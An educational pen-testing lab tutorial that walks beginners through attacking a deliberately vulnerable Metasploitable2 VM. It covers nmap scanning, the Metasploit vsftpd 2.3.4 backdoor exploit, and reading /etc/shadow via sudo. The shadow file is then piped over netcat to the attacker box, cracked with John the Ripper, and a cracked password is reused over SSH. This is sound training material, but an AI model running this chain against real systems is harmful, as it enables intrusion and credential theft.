Congratulations, you now have two VMs setup and ready to used!

Open another VMware Player select Metasploitable2-Linux and click ->**Play virtual machine**

IMPORTANT minimize Metasploitable2 immediately!!!

You need to think like a pen-tester and you no longer have access to this VM. Think of it as a computer located across the globe (but you're on the same subnet…so ignore small fact that for now)


Section 3 – Install VMware Tools

Real quick basics for BackTrack, to open a terminal window click the terminal icon on the bottom left. The icon looks like a black square with "**>_**" in the upper left hand corner


To install VMware Tools please go to the following link and follow the instructions; I have provided some screen shots if you need them

http://www.backtrack-linux.org/wiki/index.php/VMware_Tools

After following the instructions from the link above your screen should look like this right before you execute the **./vmware-install.pl** command



For VMware Player the location for installing VMware Tools select ->**Player** (top left hand side), then select ->**Manage**, and then click ->**Install VMware Tools…**



Once you execute the **./vmware-install.pl** command you will be asked a lot of questions, just press enter to keep everything default. Eventually you should see the command prompt return like below

Type the following command:

root@bt:~# sudo init 6

This will reset your BackTrack, bt login: **root** password: **toor** and type **startx** to bring the GUI up

You will now notice that the size of BackTrack will adjust to your window size (pretty convenient)

To make the VM full screen press **Ctr+Alt+Enter** on your keyboard, to exit full size press the same keys.

You can also drag and drop files from your host machine into your VM, this will be very useful with future exploits and techniques we will be exploring

**For this pen-testing lab it will not be necessary to install VMware Tools on metapsloitable2*

You are finally all finished with installing and setting up your lab time to begin having fun…


Section 4 – Pen-testing – First Exploit

Open a terminal by clicking the icon located second from the left on the bottom of your screen. It looks like a little black square with silver around it. Type the following at the command prompt:

root@bt:~# ifconfig -a

Take note of your IP address. In my case it is **192.168.10.128** yours may and probably will be different

For purposes of this lab you are already on the same subnet as our victim, how can we now figure out their IP address?




In comes a nice scanning tool called **nmap**, or the GUI version which we will use called **zenmap**

To load zenmap at the command prompt type:


root@bt:~# zenmap &

The following should pop up on your screen



Enter:
Target: **192.168.10.0/24**
Profile: **Quick scan**
Click ->**Scan**

After it is done performing its scan of the network you now should have a similar output to below




After it is done scanning take note of the new findings. Some pretty interesting things we can gather from this little tool. First look at the left pane and see what IP address was discovered on the network.

192.168.10.1 – Default gateway, of no interest because we are already on the network!
192.168.10.128 – That is our IP
192.168.10.131 – Hmmm must be the other machine on the network **(your IP address will be different!)**
192.168.10.254 – Possible another machine?


If you look closely at the results you can see **x.x.x.131** has quite a bit of open ports. Let's run a little more in-depth of a scan on just that IP

Target: **[IP Address you discovered]**
Profile: **Quick scan plus**
Click ->**Scan**

You should get similar results like below



Lets take a look at the PORTS



The first open port is port 21, generally FTP, which in this case it is

Take note of the VERSION, vsftpd 2.3.4

This may mean nothing to you, but if you google "vsftpd 2.3.4" you will find out it is an FTP program ironically called *Very Secure FTP Daemon*. If you do a little more digging (not really it's pretty much on every link) you will find out that a backdoor was embedded in this version of vsftpd by a malicious user and then uploaded to their achieve site for unsuspecting users to download and use. The backdoor brings up a command shell via PORT 6200 when a malicious user would use :) as the username, instantly gaining access to a victim's machine!

Now let's test this exploit out and see if we can get access to our victim's machine

Time to run Metasploit, the script kiddies dream tool! Type the following in your terminal:

root@bt:~# msfconsole


You should see a similar output like below, the pictures vary
As long as you now see "**msf >**" prompt at the bottom you're good!

How to search for an exploit type the following:

msf > search vsftpd


Next type the path to the exploit you wish to use (see picture):

msf > use [exploit name here]



Now type in the following to see what this exploit requires:

msf exploit (vsftpd_234_backdoor) > show options



First thing we are going to set is our RHOST (remote host) who we are trying to exploit, aka the victims IP address

msf exploit (vsftpd_234_backdoor) > set RHOST [Victim's IP Address]

```
msf  exploit(vsftpd_234_backdoor) > set RHOST 192.168.10.131
RHOST => 192.168.10.131
msf  exploit(vsftpd_234_backdoor) >
```

Now typically we would need to set the exploit to the correct OS it will be attacking, in this case we just leave it as default (none are listed for this exploit so Automatic is fine)

msf exploit (vsftpd_234_backdoor) > show targets

```
msf  exploit(vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(vsftpd_234_backdoor) >
```

Next we need to set the payload (what we want our exploit to do once it is executed). In this case only one payload is available.

msf exploit (vsftpd_234_backdoor) > show payloads

```
msf  exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with established connection

msf  exploit(vsftpd_234_backdoor) >
```

Now we need to set this payload with the exploit. To do this, type the following:

msf exploit (vsftpd_234_backdoor) > set payload [path of payload]

```
msf  exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf  exploit(vsftpd_234_backdoor) >
```


Perform another show options to see if you missed anything or if your payload added new options

msf exploit (vsftpd_234_backdoor) > show options

```
msf  exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.131   yes       The target address
   RPORT  21               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(vsftpd_234_backdoor) >
```

Now here comes the fun part, time to run your exploit and gain access to your victim's machine. Type the following:


msf exploit (vsftpd_234_backdoor) > exploit



Did it work? Try some Linux commands and see!

One I always run, as anyone who is pen-testing, is to see who I currently am on this machine and what privileges do I have. Type the following:

whoami




Yep you guess it, you have root access at this point, pretty scary how easy that was huh? Try some other commands and play around.

Congratulations you threw your first exploit!

This was just one of 100s of exploits within metasploitable2. Let's try different way to attack a victim machine and then crack some passwords!

Section 5 – Password Cracking with John the Ripper

Open a new terminal window and let's take a look at another avenue to get into the victims machine, we see PORT 23 is open, generally used by telnet



Sometimes telnet is left wide open; let's see how secure this machine has its settings. Type the following command with your victims IP address:

root@bt:~# telnet [Victim's IP Address]

**By default this will connect by port 23, so do not worry about assigning a port*

Give it a minute to load and you should see the following appear on your screen:

Read the banner and a nice little bit of information is available to the public, a username and password!

Logon with **msfadmin/msfadmin**

Run a few Linux commands, like I said above the first I would run:

msfadmin@metasplotable:~$ whoami


The results are msfadmin, makes sense. Does he have root access though? You can determine this plenty of ways (easiest is $ vs. #), but we will discuss this in a different lesson. For now I will tell you, you **DO NOT** have root access. Our goal for this lesson was to perform password cracking; passwords are stored in the **shadow** file on Linux machines. Type the following command:

msfadmin@metasplotable:~$ cat /etc/shadow

Oh yeah only root has access to this file…hmmm is there a way around this though?

Time to investigate this system a little more, type the following command:

msfadmin@metasplotable:~$ uname -a




That tells us a little more information on the current OS we are on, but not really enough for what I am looking for. Type the following command to dig a little deeper:

msfadmin@metasplotable:~$ lsb_release -a

Bingo, what I was looking for, this system we are on is an Ubuntu. Ubuntu has a nice little technique to gaining root access with another user, the sudo command. Type the following:

msfadmin@metasplotable:~$ sudo cat /etc/shadow


You should now see a long list from the shadow file with the users and passwords, but they're still encrypted. Time to transfer this file and run a password cracker on BackTrack!



The following steps I am going to provide examples for and not go into detail on how they work. If you have any questions ask me!

Step 1: Open a new terminal window
Step 2: Get to your Desktop by typing the following command and run a nc listener (this will enable use to transfer a file or information):

root@bt:~# cd Desktop/
root@bt:~# nc –l –p 2222 > password.txt



Step 3: On your other terminal (one in which you're a telnet in your victim's machine) type the following:

root@bt:~# sudo cat /etc/shadow | nc 192.168.10.128 2222

On your BackTrack desktop you should see the password.txt file. Double click it and you should now see it populated with the contents of the shadow file from your victim's machine!

Press **Ctrl+C** on your telnet terminal to exit get out of your nc command


Now comes the fun part, time to crack those passwords!

Minimize your terminal with the telnet, and go back to your other terminal (one where you are located on your BackTrack desktop)

Type in the following command:

root@bt:~# cd /pentest/passwords/john
root@bt:~# ./john ~/Desktop/passwords.txt

John will work its magic and you should crack six passwords relatively fast




Congratulations to just cracked some passwords. Pretty cool stuff!!!

Now what can we do with this information? LOTS! Let's test one of these users with SSH

Open a new terminal and type the following:

root@bt:~# ssh user@[Victim's IP Address]

Select yes when prompted, and then type the password supplied from John



You now have another way to access the victim's machine via ssh!

These were just some of the techniques we will be learning, you can add on to these and do so much more! In future lessons we will build off these. This may seem like a lot of information, and you may be a little confused about some of the items above, DON'T WORRY, we will explain more in the future. This less was purely to show you BackTrack, some of its capabilities, and get your feet wet. Hope you enjoyed this lesson, any feedback is welcomed. Thank you!